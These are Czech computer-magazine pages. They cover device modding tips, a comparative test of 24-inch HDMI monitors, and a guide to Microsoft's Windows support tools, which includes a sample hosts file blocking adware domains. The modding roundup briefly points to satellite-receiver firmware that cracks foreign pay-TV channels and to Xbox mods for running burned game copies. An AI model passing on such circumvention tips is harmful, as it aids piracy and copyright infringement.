Vantage je výrobce satelitních receiverů, zároveň je to ale také ideální hardware pro IT kutily. Na internetu kolují desítky upravených firmwarů, které z univerzálního slotu dělají čtečku Cryptoworks (ušetříte za dekódovací modul), ale i takové, které jsou daleko za hranicí zákona: obsahují firmware, který již má „rozlousknutý“ příjem zahraničních placených programů. Na webu <http://forum.vantage.cz> najdete řadu tipů, jak svůj Vantage naučit novým kouskům.

Wii: Přehrávání DVD filmů a streamování multimediálních souborů

Herní konzole Wii může zprjemnit domácí party. Po správném „hacknutí“ zvládne i přehrávání DVD titulů nebo streamování hudby a filmů z počítače do obývacího pokoje. Pro umožnění těchto funkcí (přehrávání disků a MP3 souborů) potřebujete tzv. homebrew software – legální aplikaci, kterou můžete instalovat na konzoli bez větších problémů nebo hardwarových úprav. Na adrese www.homebrewinstaller.com najdete potřebný software i instrukce pro jeho nahrání.



Pokud máte na počítači uložené filmy nebo hudbu, s upravenou konzolí Wii je

snadno přehrajete na televizoru. Hodit se vám může i služba ORB – pro její zprovoznění si musíte vytvořit účet na www.orb.com, stáhnout si z této stránky příslušný software a přihlásit se. Pak si budete moci pouštět na televizoru filmy nebo přehrávat hudbu.

Upozornění: Úpravou konzole Wii přijedete o záruku.



Jailbreak: iPhone bez omezení

Oblíbený iPhone toho bude umět daleko více, pokud jej odblokujete – provedete tzv. jailbreak. Apple záměrně řadu funkcí u svého telefonu omezil, aby mohl držet uživatele zkrátka: ti si tak mohou instalovat jen aplikace, které Apple schválí a které nemohou konkurovat aplikacím, jež jsou součástí telefonu. Uvnitř

iPhonu však běží obyčejný Unix. Po jailbreaku budete mít nad telefonem plnou kontrolu. Pomocí aplikace Cydia budete moci instalovat aplikace třetích stran. Tak získáte i programy, které vám Apple nechtěl dovolit – jako je třeba natáčení videa nebo připojení telefonu jako mass storage. Odknout iPhone není nijak složité. Podrobný návod jsme přinesli v Chipu 11/2008.

Nokia: iritující „brendování“

U některých telefonů Nokia je ihned vidět, který mobilní operátor je dodal – velké logo na displeji a otravné nabídky v menu. Kromě těchto nevýhod často nemůžete provést upgrade firmwaru. Jak se tohoto nastavení zbavit, to jsme vám ukázali v čísle 12 na straně 134. Nokia však považuje takovouto změnu za důvod ztráty záruky.

Výkonnější turbodiesel

Zdá se vám váš motor v automobilu příliš slabý? Většina moderních turbodieselů je poddimenzovaná a úpravou řídicí jednotky lze výkon zvednout až o 20 %. Pro tyto účely se používá „čiptuning“, což je však přímý zásah do řídicí jednotky automobilu. Pokud se vám do takového zásahu nechce, je možné použít tzv. powerbox. Ten se vloží mezi řídicí jednotku a senzory, které do ní normálně vedou. Powerbox pak zkresluje údaje tak, aby motor poskytoval vyšší výkon a kroutící moment. Zařízení je možné instalovat pouze do naftových motorů s přeplňováním. Výhodou je, že montáž (případně demontáž) trvá kolem pěti minut. Cena se pohybuje kolem 9 000 Kč.

Otevírání garáže z větší vzdálenosti

Je tak otravné čekat na to, až se garážová vrata otevřou. Přitom by stačilo, kdybyste pokyn k otevření zadali z větší vzdálenosti. Řešením je výkonnější anténa: otevřete krabičku, ve které se nachází přijímač, a uvidíte nejspíš čtvercovou anténu. Zdrsněte ji smrkovým papírem a připejte k ní drát, který poslouží jako anténa.



Toustovač: Kuchyňské spotřebiče hackují počítače

Víte, co dělá váš toustovač, když vycházíte ze sprchy a nemáte na sobě žádné oblečení? Izraelský bezpečnostní expert Dror Shalev varuje před možným zneužitím. Útokem hackera nemusí být nutně jen počítač. Teoreticky je možné nabourat se do jakéhokoliv zařízení, které je připojeno do sítě. Toustovač se ve spojení s webovou kamerou může stát nenápadným špiónem. Pokud se hackerovi podaří propašovat trojského koně do zařízení, může s ním provádět prakticky cokoliv. Jako obrana poslouží kvalitně nastavený firewall, a pokud si nejste jisti, tak



i správné umístění spotřebičů v domácnosti. Na otázku, zda je možné hacknout také další domácí zařízení, která jsou připojena do sítě, odpovídá Dror Shalev slovy: „No jistě, domácí spotřebiče mohou být stejně zlé jako jejich programátor.“

Navigace: Odhalte radary

Všechna navigační zařízení vás snadno dostanou na místo určení, některá toho ale mohou nabídnout ještě mnohem víc. Například na stránkách

www.navituning.com najdete databázi radarů, kterou můžete instalovat do své navigace Garmin nebo TomTom a která vás pak předem na radar upozorní. **Pozor:** Zařízení upozorňující na radar jsou v některých zemích zakázána (například v Německu, Bosně a Hercegovině, Norsku nebo Švýcarsku). Za jejich použití můžete zaplatit pokutu ve výši více než 75 eur, a poli-



cie vám může takovéto zařízení dokonce zabavit nebo zničit. V zemích, jako je ČR, Francie, Španělsko, Velká Británie nebo Holandsko, jsou v tomto pří-

padě tolerantnější a podobná zařízení jsou zde povolena.

Chcete-li svoji navigaci vylepšit v jiných oblastech, podívejte se na stránky www.navi-friends.com, kde najdete mnoho programů, nástrojů na vylepšení map, obrázků nebo zvuků, které si můžete stáhnout. Najdete zde i databáze POI (bodů zájmu), na které pak můžete být opticky nebo akusticky upozorněni.

DVD přehrávače: Přehrají i DVD z USA

Filmy dovezené z jiného regionu (například z USA) na „evropském“ přehrávači nepřehrajete. Neplatí to ale tak úplně – toto omezení u některých DVD přehrávačů snadno obejdete stiskem kombinace tlačítek na dálkovém ovladači. Jaké kombinace to jsou, to zjistíte na stránce www.video-help.com/dvdhacks. Pro počítačové DVD mechaniky je určen volně šiřitelný nástroj MediaCodeSpeedEdit, který také najdete na této stránce. Umožňuje změnu rychlosti vypalování a nastavení „region free“. Po změně snadno přehrajete i DVD disky z USA.



Xbox: Multi-mediální centrum

I pro aktuální verzi herní konzole Xbox 360 existuje řada způsobů, jak ji „vycvičit“. Po jejím „hacknutí“ můžete například používat vypálené kopie her, přičemž originály mohou zůstat v bezpečí ve skříni.

Ale pozor: Microsoftu se to samozřejmě nelíbí, a pokud na to přijde, dostane se MAC adresa Xboxu na černou listinu. On-line hraní, klíčová funkce tohoto zařízení, pak už nebude možné. Starší verze Xbox Classic, kterou na eBay seženete i za méně než 30 eur, je pro bezpečné „tunění“ mnohem lepší. Můžete na ni nainstalovat operační systém Linux a její funkce se pak značně rozšíří. Pak budete moci streamovat filmy a hudbu, vytvořit iTunes server a z Xboxu vytvořit multimediální centrum se zajímavými funkcemi, které zvládá i filmy v HD (1080i) a přes YUV výstup je dokáže zobrazit na televizoru.

24" HD displeje

Pošlete svůj starý monitor do důchodu! 24palcové LCD displeje nabízejí velkou zobrazovací plochu i HDMI vstup a konečně jsou levné!

MICHAL BAREŠ, ANDREAS VOGELSANG



LCD s úhlopříčkou 24" byly donedávna o dost dražší než oblíbené 22" modely. Dnes už však můžete koupit nejlevnější modely s touto úhlopříčkou za necelé 4 000 Kč. Nejlevnější 24" displeje ale nejsou vybaveny praktickým HDMI konektorem, který umožňuje připojení k moderním multimediálním přehrávačům. 24" displeje mají rozlišení 1 920 × 1 080 bodů a poměr stran 16:9, takže ideálně poslouží i pro přehrávání Full HD obsahu z Blu-ray dis-

ků či internetu. Uvažujete-li o koupi takového displeje, doporučujeme vám připlatit si několik set korun a pořídit si variantu právě s rozhraním HDMI. V našem testu jsme se rozhodli vyzkoušet 16 displejů s tímto konektorem.

Rozhraní HDMI (High-Definition Multimedia Interface – multimediální rozhraní s vysokým rozlišením) slouží pro přenos videa a zvuku v digitální podobě. Přes toto rozhraní se pomocí jednoho kabelu nekomprimovaně přenášejí obrazová

i zvuková data. Výhodou HDMI je možnost digitálního přenosu videa ve vysokém rozlišení a zároveň vícekanalového zvuku. Oproti analogovým rozhraním odpadá nutnost signálové konverze z digitální formy do formy analogové a díky bezetrátovému přenosu dat tak HDMI rozhraní poskytuje vysokou obrazovou i zvukovou kvalitu.

KVALITA OBRAZU: Nejlepší kvalitu obrazu jsme naměřili u monitoru Eizo Foris FX2431. Díky kvalitnímu S-PVA panelu



Eizo Foris FX2431

Vítěz testu nás přesvědčil vysokými hodnotami jasů i kontrastu, opravdu širokými úhly pohledu a vyrovnaným podsvícením panelu. Profesionální uživatelé potěší pětiletá záruka.

Celkové hodnocení: 90,0

Cena vč. DPH:

cca 27 000 Kč

TFT-MONITORY 24 PALCŮ


Pořadí	Produkt	Celkové hodnocení		Cena vč. DPH (Kč)		Kvalita obrazu (50 %)		Ergonomie (25 %)		Výdrž (10 %)		Dokumentace/servis (10 %)		Energetická úspornost (5 %)		Max. kontrast		Max. šachovnicový kontrast		Doba otevření/šedá/černá (ms)		Max. jas (cd/m²)		Úhly pohledu		Spotřeba (W)		Rozlišení		Typ panelu		VGA (D-Sub)		DVI-D / DVI-I		HDMI	
1	Eizo Foris FX2431	90,0	27 000	97,0	81	100	94	34	8 000:1	192:1	9	362	176° / 176°	<0,1	1 920 × 1 200	S-PVA	1	1/-	2																		
2	Philips 240PW9ES	89,5	10 500	96,1	100	58	93	27	3 839:1	175:1	6	343	176° / 176°	0,2	1 920 × 1 200	S-IPS	1	1/-	-																		
3	HP w2448hc	87,1	8 600	93,6	96	73	75	31	3 087:1	127:1	5	387	167° / 165°	0,3	1 920 × 1 200	TN	1	1/-	-																		
4	Samsung SyncMaster 245T	86,1	17 500	92,7	92	74	82	24	1 571:1	92:1	19	318	172° / 176°	6,1	1 920 × 1 200	S-PVA	1	1/-	1																		
5	Samsung SyncMaster 2494HM	85,2	6 200	85,8	96	76	78	58	1 218:1	154:1	3	240	154° / 159°	0,6	1 920 × 1 080	TN	1	1/-	1																		
6	Iiyama ProLite B2409HDS	84,1	6 800	88,6	89	61	87	56	16 410:1	113:1	10	285	176° / 176°	0,9	1 920 × 1 080	TN	1	1/-	1																		
7	LG Flatron W2442PA	83,9	5 600	94,3	89	61	58	55	12 330:1	110:1	3	270	174° / 176°	0,6	1 920 × 1 080	TN	1	1/-	1																		
8	Acer H243HX	83,3	6 200	95,4	73	72	71	57	3 727:1	175:1	2	256	160° / 158°	1,1	1 920 × 1 080	TN	1	1/-	1																		
9	Asus 24T1E	81,5	6 900	88,5	72	91	75	54	17 430:1	160:1	12	251	174° / 176°	<0,1	1 920 × 1 080	TN	1	-/-	2																		
10	BenQ MK2442	81,3	6 100	92,1	70	78	73	55	11 260:1	144:1	7	227	174° / 176°	<0,1	1 920 × 1 080	TN	1	-/-	1																		
11	BenQ M2400HD	80,4	6 400	88,5	72	71	82	59	20 050:1	93:1	18	272	176° / 176°	0,5	1 920 × 1 080	TN	1	1/-	1																		
12	Acer S243HLbmii	79,6	6 400	91,0	66	55	71	100	7 858:1	152:1	6	222	166° / 173°	<0,1	1 920 × 1 200	TN	1	-/-	2																		
13	Asus VH242H	79,4	5 100	90,4	70	60	75	67	26 680:1	85:1	11	282	176° / 176°	<0,1	1 920 × 1 080	TN	1	1/-	1																		
14	Asus VW246H	79,1	5 800	95,3	68	61	56	54	21 920:1	164:1	3	260	176° / 176°	<0,1	1 920 × 1 080	TN	1	1/-	1																		
15	Asus VK246H	79,0	6 100	96,7	68	64	46	53	29 190:1	92:1	3	279	176° / 176°	0,3	1 920 × 1 080	TN	1	1/-	1																		
16	BenQ G2411HD	76,9	5 000	87,9	68	50	78	60	1 033:1	161:1	3	244	135° / 156°	<0,1	1 920 × 1 080	TN	1	1/-	1																		

■ Špičková třída (100-90,0) ■ Vyšší třída (89,9-75,0)
 ■ Střední třída (74,9-45,0) ■ Nelze doporučit (44,9-0)
 Všechna hodnocení v bodech (max. 100)



JAK JSME TESTOVALI

Nejvyšší důraz jsme kladli na kvalitu obrazu, kterou hodnotíme 50 % z celkového bodového zisku. Při hodnocení kvality obrazu bereme v úvahu naměřené parametry panelu, jako jsou maximální kontrast, maximální jas, doba odezvy, viditelné úhly pohledu a rovnoměrnost podsvícení, ale i to, jak se nám obraz líbil při práci, přehrávání filmů a při hrách. 25 % hodnotíme ergonomii monitoru, tedy hlavně možnost nastavení na výšku, naklápění a funkci pivotu, ale i umístění konektorů a intuitivní ovládání a funkce OSD menu. Deseti procenty hodnotíme výbavu, tedy počet a typ videovstupů, USB hub, integrované reproduktory nebo dálkové ovládání. Deset procent je určeno pro hodnocení kvality servisních podmínek a přiložené dokumentace. Z 5 % pak výsledek testu ovlivňuje spotřeba displeje v režimu stand-by, při provozu a při plném zatížení.



nabízí jas na úrovni 362 cd/m², široké pozorovací úhly a minimální odchylku gama. Jeho další výhodou je nízká spotřeba ve stand-by režimu, která se pohybuje pod úrovní 0,1 W.

Monitor Acer H243HX dokazuje, že velmi dobrý obraz dokážou nabídnout i displeje s TN panelem. Naměřená hodnota maximálního kontrastu i jasu je u tohoto displeje stejná jako u celkově druhého monitoru Philips s S-IPS panelem. Kvalita podsvícení je shodná. Díky krátké době odezvy na úrovni 2 ms se tento displej ideálně hodí pro hraní her. Navíc se prodává cca za 6 000 Kč, a je tedy o téměř polovinu levnější než Philips (cca 10 500 Kč).

Naprosto adekvátní alternativou k vítězi poměru mezi výkonem a cenou je monitor iiyama ProLite B2409HDS, který je sice o několik set korun dražší než Acer H243HX, ale nabízí lepší ergonomii a srovnatelnou kvalitu obrazu. Oproti Aceru má však vyšší dobu odezvy na úrovni 10 ms, takže jej doporučujeme spíše na práci než na hry.

ERGONOMIE A VÝBAVA: Díky širokým možnostem nastavení polohy displeje jsme nejvyšší počet bodů v kategorii ergonomie udělili zařízením Philips 24OPW9ES a HP w2448hc. Panel těchto monitorů lze nastavit ve všech možných směrech, včetně výškového posunu a možnosti otočení do portrétového zobrazení (funkce pivot). Oceňujeme rovněž snadné a přehledné OSD menu,

díky němuž lze snadno upravit nejen jas a kontrast, ale i podrobnou konfiguraci barevného provedení.

Vítězem testu je displej Eizo Foris FX2431 (cca za 27 000 Kč), který je bezesporu nejlépe vybaveným monitorem. Najdeme na něm sedm videovstupů (2× HDMI, DVI, VGA, komponentní, kompozitní a S-Video), tři samostatné

zvukové vstupy a podporuje funkci obrazu v obrazu (PiP). Dále je vybaven USB rozbočovačem a součástí dodávky je i dálkové ovládání. Spotřeba ve stand-by režimu se rovněž pohybuje pod hranicí 0,1 W, navíc je monitor vybaven i síťovým vypínačem, který zajišťuje ve vypnutém stavu nulovou spotřebu. ☐

MICHAL.BARES@CHIP.CZ

Nejdůležitější rady pro nákup 24" LCD displeje

VIDEOPORTY

24" LCD monitor musí mít kromě analogového i minimálně jeden digitální vstup (DVI), avšak s ohledem na plné rozlišení 1 920 × 1 080 bodů doporučujeme zvolit model s HDMI konektorem, nebo alespoň s HDCP kompatibilním DVI konektorem. V našem testu byla všechna zařízení vybavena HDMI konektorem.

ROZLIŠENÍ A POMĚR STRAN

Všechny testované modely disponují minimálně rozlišením 1 920 × 1 080 bodů (poměr stran 16:9), ale modely na špičce tabulky představují „plnohodnotné“ verze s poměrem stran 16:10, a tedy rozlišením 1 920 × 1 200 bodů. Pro práci a hry je stále praktičtější vybrat displej s poměrem stran 16:10, protože řada aplikací a hlavně her není pro plné HD rozlišení ve formátu 16:9 optimalizována.

INTEGROVANÉ REPRODUKTORY

I když se výrobci snaží propagovat vestavěné reproduktory jako „něco navíc“, pravda je, že jejich výkon a kvalita se hodí leda tak na základní ozvučení Windows. Praktické však je, že monitor s reproduktory na sobě má i zvukové analogové konektory line-in a line-out, ke kterým můžete připojit lepší reproduktory, mikrofon nebo headset, aniž byste se museli plazit pod stolem.

MANIPULACE S PANELEM

24" displeje jsou poměrně velké, takže funkci otočení do režimu portrétu většina lidí ani nevyužije, ale možnost výškového nastavení a naklopení panelu je praktická, zvláště pak v případě, že monitor budete využívat i pro promítání filmů či jako televizor. Pro natočení do portrétové polohy se hodí pouze displeje vybavené panely MVA, PVA nebo IPS.



PODPORA PRO OS



Zachránce pro Windows

Mají-li uživatelé problém s Windows, prvním místem, které obvykle navštíví, jsou diskusní fóra na IT serverech. Chip vyzkoušel, zda Microsoft **opravdu nabízí nové funkce**, které vám pomohou lépe než zmiňovaná fóra.

MARKUS MANDAU, PETR KRATOCHVÍL

Špatné výkony, nestabilní systém, útoky malwaru – na to vše jsou už uživatelé Windows na svých počítačích zvyklí. Jen málokoho z nich však napadne na první pohled logická věc – hledat pomoc u výrobce operačního systému, a to ani přímo, ani pomocí nápovědy v okně. Ano, v posledním desetiletí nemá v této oblasti u řady lidí Microsoft příliš dobrou pověst. Opožděné aktualizace a celá řada nebezpečných bezpečnostních mezer otrásl důvěrou uživatelů. Není tedy příliš překvapivé, že většina uživatelů na pomoc Microsoftu nespolehá a spíše využívá postupu „pomoz si sám“.

Otázkou ale je, zda je to opravdu nutné. Koncept služby „lepší nápovědy“ si našel cestu již do předchozího operačního systému Microsoftu: funkci „pomocník snažící se automaticky řešit problémy“ jste mohli najít již ve Windows Vista. Ve Windows 7 navíc najdete celou řadu dalších pomocníků v podobě dodatečných „help center“ a služeb na webu Microsoftu, které by měly uživatelům ve většině případů pomoci. Ukážeme vám, zda tomu tak skutečně je a které pomocníky máte k dispozici (viz strana 72), protože orientace v jejich „poli působnosti“ není zrovna jednoduchá.



NA DVD

Na Chip DVD najdete kompletní balík nástrojů přímo od Microsoftu, určený pro systémovou analýzu a detekci chyb Windows. Více informací o programech najdete na straně 72.

ZÁVĚR

Zní to hodně neobvykle: V případě problémů s Windows byste měli nejprve hledat na webu Microsoftu. Jakoliv je celková podpora Windows zmatená a chaotická, na webu Microsoftu najdete obrovské množství praktických informací, které vám ušetří dlouhé hodiny surfování a hledání. I když ve srovnání s Windows XP jsou Windows 7 znatelným krokem vpřed, stále zůstává propojení systémové a webové nápovědy za naším očekáváním.

Analýza: Co všechno Windows dokáže?

My jsme se rozhodli vyzkoušet, „jak daleko“ se uživatel dostane, když se pokusí řešit problémy v systému Windows pomocí metod doporučených Microsoftem – tedy nejprve pomocí funkce v programu, poté na internetových stránkách a nakonec pomocí „help linky“. Pravda je, že ve Windows XP byly zmiňované „pomocné funkce“ jen pro smích, s příchodem Windows Vista a nyní i Windows 7 by měla být situace mnohem lepší. My jsme schopnosti těchto pomocníků otestovali v praxi na několika příkladech.

Prohlížeč se zpomaluje


PROBLÉM: Internet Explorer 8 pracuje stále pomaleji, a to jak při startu browseru, tak i při prohlížení WWW stránek.

ŘEŠENÍ: Metoda řešení problému pomocí vyhledávacího pole nápovědy je v tomto případě zcela nepoužitelná, protože jde o „obecný problém“. Například zadáním „internet explorer pomalý“ se dostanete k nesmyslným tématům typu „Změna motivu kvůli zlepšení výkonu“. Na alespoň částečnou pomoc můžete narazit po zadání „internet explorer slow“, kde se objeví téma „Proč je mé připojení k internetu tak pomalé?“. V něm můžete najít i praktické tipy na „obnovení nastavení aplikace Internet Explorer“ nebo vypnutí doplňků browseru. Pravda je, že obnovení původních nastavení může častokrát pomoci – a to nejen u uživatelů, kteří se pokoušeli prohlížeč „vyladit“ a dosáhli opačného efektu. Po obnovení původních nastavení zůstane u Internet Exploreru jen nastavení proxy a oblíbené položky. Vše ostatní je smazáno a jsou obnovena původní nastavení – včetně deaktivace všech doplňků. Praktické je, že po kliknutí na bod nápovědy „Obnovení nastavení aplikace Internet Explorer“ se otevře okno s podrobnějšími informacemi (včetně „seznamu odstraněných nastavení a nastavení obnovených na výchozí hodnoty systému“), nechybí ani návod na zálohování záložek.

ZÁVĚR: Standardní nápověda obsahuje jen všeobecné informace, které ale v některých případech mohou pomoci. Důležité je vyzkoušet zadání několika různorodých dotazů.

Zabezpečení systému Windows selhalo

PROBLÉM: V případě, že potřebujete zrušit nepovedené instalace, trvá obnovení



Oprava Internet Exploreru: Jedno kliknutí, a váš prohlížeč může být v dobré kondici...

systému velmi dlouho. Když si chcete prohlédnout zálohy, zjistíte, že několik z nich chybí...

ŘEŠENÍ: Vyhledání chyby v systému by mělo být nejjednodušší pomocí nástroje „zobrazení událostí“, který můžete spustit prostřednictvím příkazu „Eventvwr.msc“ (do pole »Start | Zahájit hledání«). Hledat chybu poté musíte v prohlížeči událostí v sekci „Shrnutí administrativních událostí“ – u položky „Chyba“. Zmiňovaný problém se skrývá za událostí s „ID 29“ – „The shadow copies of volume C: were aborted during detection“. Klasická nápověda není v tomto případě k ničemu, proto musíme zvolit jiný postup. Klikněte na chybu pravým tlačítkem a zvolte »Zobrazit všechny instance této události« – zde se například dozvíte zdroj chyby (volsnap). Na zobrazenou informaci klikněte pravým tlačítkem a zvolte »Online nápověda protokolu událostí k této události«. Spustí se Internet Explorer a systém Windows se pokusí najít řešení na internetu. Důležité je zdůraznit slovo „pokusí“, ve většině námi testovaných událostí systém nápovědy selhal. Lze tedy doporučit alternativní postup – v sekci „Akce“ klikněte na »Nápověda | Nápověda protokolu událostí online«. Objeví se „Centrum událostí a chybových zpráv na serveru Technet“, kde můžete chybu najít snadněji – všechny důležité údaje pro její zjištění už máte. Do dolního vyhledávacího pole zadejte název produktu, zdroj problému a ID události – v našem případě tedy zadejte:

vista volsnap 29

Na páté pozici v seznamu vyhledaných „odkazů“ najdete řešení problému – včetně záplaty řešící výše uvedený nedostatek.

ZÁVĚR: Kombinace ID problému a klasické nápovědy často nestačí, pomocí internetu ale řešení najdete vždy.

Internetová podpora: Stačí jen kliknout a máte řešení

Pokud vám Windows neporadí automaticky pomocí standardní nápovědy, není ještě nutné zoufale prohledávat diskusní fóra. Standardní stránka podpory na webu Microsoftu obsahuje všechny potřebné informace, stačí jen zadat požadované údaje. Jedinou otázkou tedy zůstává, jak je dobrá.

Správce zařízení nefunguje

PROBLÉM: V operačním systému Windows XP chcete spustit správce zařízení. Místo spuštění se ale objeví zpráva „C: \ WINDOWS\system32\devmgmt.msc soubor nelze otevřít“.

ŘEŠENÍ: Důležité systémové služby, jako je správce zařízení, se zobrazují jako soubory „.msc“ a jsou ovládány prostřednictvím Microsoft Management Console (MMC). Ostatní služby, jako služba pro správu systému („services.msc“), přestanou fungovat, pokud se objeví výše zmínovaná chyba. MMC závisí na několika programových knihovnách. U Windows XP jsou to „msxml.dll“, „msxml2.dll“ a „msxml3.dll“.

Systém hlídá, aby soubory DLL nebyly změněny nebo poškozeny. To se může stát především ve Windows XP, zatímco ve Windows Vista a 7 jsou příslušné DLL chráněny podstatně lépe. Co tedy dělat v případě jejich poškození ve Windows XP?

Na základní „nápovědu“ můžete tentokrát zapomenout, ale i pro tento problém má Microsoft řešení. Tím je služba Fix It, kterou najdete na adrese [http://support.](http://support.microsoft.com/gp/cp_fixit_main/cs)

[microsoft.com/gp/cp_fixit_main/cs](http://support.microsoft.com/gp/cp_fixit_main/cs) a která dokáže automaticky řešit jednodušší problémy. O lehkém chaosu na webu Microsoftu však svědčí i fakt, že řešení výše uvedeného problému nenajdete v sekci Windows, ale v sekci Internet Explorer. Pak už stačí jen kliknout na „Opravit tento problém“, stáhnout soubor s příponou „.msi“ a spustit ho. Ten problém prověří a obnoví původní dll knihovny.

ZÁVĚR: Nástroj Fix It může pomoci s jednoduššími problémy. Musíte ale vědět, kde je hledat, což není zrovna snadné, protože česká sekce této služby je přeložena „strojově“...

Co dělat v případě „únosu“ prohlížeče?

PROBLÉM: Chcete surfovat po webových stránkách, které se zabývají například řešením bezpečnostních problémů Windows, ty se však nezobrazují. Problém ale není se samotnými webovými stránkami, ale spíše s nastavením připojení k internetu.

ŘEŠENÍ: Mezi nejjednodušší a nejroziřnější způsob útoku podvodných webů a spywaru patří manipulace se souborem hosts. Najdete ho v systému ve složce „Windows\System32\drivers\etc“.

Soubor „hosts“ se používá k lokální úpravě DNS záznamů – neboli uvádí nejprve IP adresu a poté seznam jmen k této

IP adrese. Například pokud uživatel zadá do prohlížeče adresu www.chip.cz, operační systém nejprve zkontroluje, zda není pro tento web uveden údaj obsahující příslušnou IP adresu (217.31.59.53). V případě, že zde žádný údaj není, odešle dotaz DNS serveru. A právě tohoto triku spyware využívá – do souboru „hosts“ zadá k často používanému webu falešnou IP adresu (hackerského serveru). Místo přístupu do banky nebo do e-shopu tak uživatel může skončit na jiném, zmanipulovaném webu. Tam se od vás hackeři pokusí vylákat přístupové údaje, nebo vám rovnou propašují do systému dalšího záškodníka.

Protože nejčastějším trikem malwaru bývá nahrazení starého souboru „hosts“ novým, může podobným způsobem probíhat i oprava. Aby tedy bylo opět možné normálně surfovat, budete muset vymazat manipulovaný soubor a vytvořit nový. S tím vám opět pomůže nástroj Fix it – stačí ho jen z příslušné stránky technické podpory (<http://support.microsoft.com/kb/972034>) stáhnout a spustit ho.

ZÁVĚR: V některých případech může být nejjednodušším řešením vyhledání zadaného pojmu přímo na stránkách technické podpory. Před spuštěním vyhledávání se ale ujistěte, že máte aktivovanou položku „Vyhledat na stránkách Pomoci a podpory“.

```
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97      rhino.acme.com      # source server
#      38.25.63.10      x.acme.com         # x client host
#
127.0.0.1      localhost
127.0.0.1      ad.a8.net
127.0.0.1      asy.a8nw.net
127.0.0.1      a9rhiwa.cn #[Google.Warning]
127.0.0.1      www.a9rhiwa.cn
127.0.0.1      acezip.net #[SiteAdvisor.acezip.net]
127.0.0.1      www.acezip.net #[win32/Adware.180solutions]
127.0.0.1      phpadsnew.abac.com
127.0.0.1      a.abnad.net
127.0.0.1      b.abnad.net
127.0.0.1      c.abnad.net #[eTrust.Tracking.Cookie]
127.0.0.1      d.abnad.net
127.0.0.1      e.abnad.net
127.0.0.1      t.abnad.net
127.0.0.1      z.abnad.net
127.0.0.1      banners.absofpublisher.com
127.0.0.1      tracking.absofstats.com
127.0.0.1      adv.abv.bg
127.0.0.1      bimg.abv.bg
127.0.0.1      www2.a-counter.kiev.ua
127.0.0.1      track.acclaimnetwork.com
```

Únos: Pomocí jednoho zmanipulovaného souboru dokáže malware i znemožnit surfování uživatele...

DŮLEŽITÉ SLUŽBY NABÍZENÉ NA WEBU MICROSOFTU

Mnoho uživatelů absolutně netuší, co mohou WWW stránky společnosti Microsoft nabídnout. Není divu, protože jejich rozhraní se podobá hodně složitému bludišti. My vám poradíme, kde najít nejdůležitější centra pro řešení problémů.

www.microsoft.cz

Podpora

První centrum pro řešení problémů s Windows

Technet

Zdroje pro IT profesionály

Support NewsGroups *

Centrum pro řešení specifických problémů

Windows Update

Vyhledávání aktualizací a ovladačů pro vybranou verzi Windows

Systémové chybové kódy **

Seznam všech chybových kódů Microsoftu

Diskusní fóra Technet ****

Komunitní fóra rozříděná podle jednotlivých produktů

Automatické řešení problémů - Fix it ***

Program pro řešení jednodušších problémů

Rozšířené vyhledávání / znalostní báze

Rozsáhlá databáze problémů Windows a jejich řešení

Centrum pomoci

Řešení nejčastějších problémů u produktů Microsoftu

Technická podpora Microsoftu

Placená služba nabízející podporu s asistencí

Chybové zprávy

Vyhledání informací o chybových zprávách

* www.microsoft.com/communities/newsgroups/en-us/default.aspx
** [msdn.microsoft.com/en-us/library/ms681381\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms681381(VS.85).aspx)
*** http://support.microsoft.com/gp/cp_fixit_main/cs
**** <http://social.technet.microsoft.com/Forums/cs-CZ/categories>


Knowledge Base: Rady od expertů

Pokud máte méně obvyklý problém, budete potřebovat rady a tipy odborníků. Ty lze na internetových stránkách Microsoftu také nalézt – například tipy pro vývojáře nebo návody pro pokročilejší uživatele. Jak se však k těmto zdrojům může dostat i obyčejný uživatel Windows?

Zálohovací funkce selhala

PROBLÉM: Chcete použít bezpečnostní funkce nabízené ve Windows 7 a vytvořit zálohu svých osobních dat. Otevřete »Ovládací panely | Zálohování a obnovení«, nastavte zálohování a klikněte na »Další«. Protože nechcete vytvořit zálohu celého systému, ale pouze svých osobních složek, musíte zvolit možnost »Nechat rozhodnout mě« a kliknout na »Další«. Poté, co zvolíte, které složky mají být zazalohovány, a vrátíte se do původního dialogu, můžete zde kliknout na tlačítko »Zálohovat nyní«. Windows spustí proces zálohování, ten se ale po chvíli zastaví a objeví se červená zpráva »Program Windows zálohování nebyl úspěšně dokončen«.

